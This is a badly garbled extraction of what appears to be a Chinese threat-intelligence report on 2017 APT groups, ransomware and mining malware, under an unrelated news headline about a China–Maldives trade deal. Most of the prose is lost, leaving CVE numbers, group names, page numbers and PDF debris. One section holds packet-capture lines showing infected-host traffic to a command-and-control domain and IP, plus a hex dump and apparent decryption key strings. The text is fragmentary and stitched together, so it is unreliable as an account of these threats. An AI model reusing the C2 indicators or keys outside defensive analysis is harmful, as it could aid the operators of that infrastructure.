中国马尔代夫签署自贸协定印度为何感到非常吃惊



120

1

CVE-2017-11882

wp-sig




CVE-2018-0802

4.1.3.2

1.

wp-sig



DWN



2.

Bitter

1 C&C

5608	2635.684332	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1
5609	2636.073049	192.168.175.128	89.42.212.162	TCP	62 [TCP Retransmission] 4344 → 9246 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
5610	2637.104167	192.168.175.128	192.168.175.2	DNS	88 Standard query 0xe768 A microupdatesolution.ddns.net
5611	2637.127360	192.168.175.2	192.168.175.128	DNS	104 Standard query response 0xe768 A microupdatesolution.ddns.net A 89.42.212.162
5612	2638.684584	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1

123

4

2 C&C



127

8

Bitter C&C

k%fs90*tp3!2Y


00000000	72 63 71 44 41 D2 0B 00	00 00 00 00 00 00 00 00	rcqDA0
00000010	6B 25 66 73 39 30 2A 74	70 33 21 32 59 00 00 00	k%fs90*tp3!2Y
00000020	19 46 17 37 78 E2 21 74	70 33 21 32 59 6B 25 66	F 7x!tp3!2Yk%f

128

9

Bitter

\x19\x46\x17\x37\x78\xE2\x21



129

10

3R&y%)k!op0w* 5*dt37bz0\$KeR

5 Bitter

17

3000	
3001	
3002	
3004 3015 3021 3025	
3005	
3006	
3007	
3009	
3012	
3013	

4.1.4 Lazarus


Lazarus

DDoS

BI uenoroff

BI uenoroff


ANDARI EL



131 Lazarus

2

Lazarus Group



132 Lazarus

3

4.1.5 APT -

2016

" APT"

" Hedwig "

2017

Loader

CVE-

2017-0199 CVE-2017-8759 CVE-2017-11882 2017




Dark Caracal 90 IOC 26 11
 Android 60 C&C IP
 Android Facebook WhatsApp
 WhatsApp Signal Tor
 Pal las
 Dark Caracal CrossRAT
 Android Pal las
<http://secureandroid.info/>


4.2.8 MuddyWater



" " MuddyWater APT APT 2017
 MuddyWater APT
 C&C VBS powershell powershell
 MuddyWater APT 2017 APT
 APT js powershell


4.2.9 DarkHotel

Darkhotel 2014 11
 2017 " Inexsmar"
 0-day
 KONNI
 —2016 9 "











137



138

" "



141

5.2

2017

Locky Cerber

WannaCry NotPetya Badrabbitt

MS17-010

RDP

" NLBrute" RDP

linux

mac

android

windows

IoT

sambacry

5.2.1

1.

2017

exploit kit

GrandCrab

Dash

GandCrab

RIG EK

GrandSoft EK

Bitcoin

BTC

GandCrab

.GDCB
GDCB-DECRYPT.txt

GandCrab
GDCB-DECRYPT.txt



Tor

2.

WannaCry Petya

5.2.2

" BadRabbit"

Flash Player

MBR

Eternal Romance

Petya

BadRabbit

SMB

5.2.3

2017

1. Globelmposter

" Globelmposter"

2017

PC

Read_ME.html

Read_ME.html

" Globelmposter"

2017

Globelmposter

RDP SSH

SMB

Struts2

2. Locky

lukitus

2017

Locky

fax[

].js

Locky

Locky

URL [

]/checkupdate

[

]/imageload.cgi

5.3

2017

PC

Windows

Linux

Mac

Android

I>11 11.04 Tf1 0 0 1 367.51 177.5 Tm0 g6p



5.3.1

1. U

2017 " " CVE-2017-8464

U

2.

2017 WannaMi ner " "

WannaMi ner

WannaMi ner

3. Mykings

WannaMi ner 2017

Myki ngs

142 Mikings

4. WebLogic

2017 10 WebLogi c

WebLogi c

CVE-2017-3248 CVE-2017-10271 CVE-2017-

3506 CVE-2017-10352

5. PHP Weathermap

Li nux

PHP Network Weathermap

CVE-2013-



2 chmod
3

5.3.2 Web

2017 9 Coi nhi ve Coi nhi ve JavaScri pt

" "

Coi nhi ve DeepMi ner Crypto-Loot Coi nImp
JSEcoi n Mi nr ProjectPoi Papoto Coi nNebul a AFMi ner Coi nerra Coi nhi ve

JS

